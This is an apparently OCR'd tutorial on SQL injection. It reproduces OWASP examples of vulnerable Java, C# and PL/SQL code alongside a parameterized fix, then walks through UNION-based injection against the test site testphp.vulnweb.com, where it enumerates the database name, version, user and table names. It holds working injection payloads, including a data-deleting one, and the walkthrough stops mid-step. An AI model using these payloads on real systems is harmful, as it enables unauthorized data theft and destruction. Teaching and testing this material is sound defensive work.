A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Examples

Example 1

In SQL: select id, firstname, lastname from authors

If one provided: Firstname: evil'ex and Lastname: Newman

the query string becomes:

select id, firstname, lastname from authors where firstname = 'evil'ex' and lastname ='newman'

which the database attempts to run as:

Incorrect syntax near il' as the database tried to execute evil.

A safe version of the above SQL statement could be coded in Java as:

```
String firstname = req.getParameter("firstname");

String lastname = req.getParameter("lastname");

// FIXME: do your own validation to detect attacks

String query = "SELECT id, firstname, lastname FROM authors WHERE firstname = ? and
lastname = ?";

PreparedStatement pstmt = connection.prepareStatement( query );

pstmt.setString( 1, firstname );

pstmt.setString( 2, lastname );

try

{

   ResultSet results = pstmt.execute( );

}
```

Example 2

The following C# code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

```
...

string userName = ctx.getAuthenticatedUserName();

string query = "SELECT * FROM items WHERE owner = '"'

            + userName + "' AND itemname = '"

            + ItemName.Text + "'";

sda = new SqlDataAdapter(query, conn);

DataTable dt = new DataTable();

sda.Fill(dt);

...
```

The query that this code intends to execute follows:

```
SELECT * FROM items

WHERE owner =

AND itemname = ;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string "name' OR 'a'='a" for itemName, then the query becomes the following:

SELECT * FROM items

WHERE owner = 'wiley'

AND itemname = 'name' OR 'a'='a';

The addition of the OR 'a'='a' condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

SELECT * FROM items;

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the items table, regardless of their specified owner.

Example 3

This example examines the effects of a different malicious value passed to the query constructed and executed in Example 1. If an attacker with the user name hacker enters the string "name'); DELETE FROM items; --" for itemName, then the query becomes the following two queries:

SELECT * FROM items

WHERE owner = 'hacker'

AND itemname = 'name';

DELETE FROM items;

--'

Many database servers, including Microsoft® SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error in Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, in databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed. In this case the comment character serves to remove the trailing single-quote left over from the modified query. In a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string "name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a", the following three valid statements will be created:

SELECT * FROM items

WHERE owner = 'hacker'

AND itemname = 'name';

```
DELETE FROM items;
```

```
SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from an allow list of safe values or identify and escape a deny list of potentially malicious values. An allow list can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, deny listing is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers can:

- Target fields that are not quoted
- Find ways to bypass the need for certain escaped meta-characters
- Use stored procedures to hide the injected meta-characters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. For example, the following PL/SQL procedure is vulnerable to the same SQL injection attack shown in the first example.

```
procedure get_item (
   itm_cv IN OUT ItmCurTyp,
   usr in varchar2,
   itm in varchar2)
is
   open itm_cv for ' SELECT * FROM items WHERE ' ||
         'owner = '''|| usr ||
         ' AND itemname = ''' || itm || '''';
end get_item;
```

Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

Related Attacks

- SQL Injection Bypassing WAF
- Blind SQL Injection

- Code Injection
- Double Encoding
- ORM Injection

https://owasp.org/www-community/attacks/SQL_Injection

SQL Injection Manual

Open given below targeted URL in the browser


http://testphp.vulnweb.com/artists.php?artist=1

So here we are going test SQL injection for "**id=1"**

Now use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query.

testphp.vulnweb.com/artists.php?artist=1'

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.




Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

http://testphp.vulnweb.com/artists.php?artist=1 order by 1


Similarly repeating for order 2, 3 and so on one by one

http://testphp.vulnweb.com/artists.php?artist=1 order by 2



http://testphp.vulnweb.com/artists.php?artist=1 order by 4


From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.



Let's penetrate more inside using union base injection to select statement from a different table.

http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3


From the screenshot, you can see it is show result for only one table not for others.



Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3


Hence you can see now it is showing the result for the remaining two tables also.



Use the next query to fetch the name of the database

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3


From the screenshot, you can read the database name **acuart**



Next query will extract the current username as well as a version of the database system

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()


Here we have retrieve **5.1.73 0ubuntu0 10.04.1** as version and **acuart@localhost** as the current user



Through the next query, we will try to fetch table name inside the database


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1

From the screenshot you read can the name of the first table is **artists**.



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1


From the screenshot you can read the name of the second table is **carts**.



Similarly, repeat the same query for another table with slight change


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 2,1

We got table 3: **categ**



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 3,1


We got table 4: **featured**



Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 7,1

We got table 7: **users**



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 8,1

Since we didn't get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.



the concat function is used for concatenation of two or more string into a single string.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()

From screen you can see through concat function we have successfully retrieved all table name inside the

database.

Table 1: artist
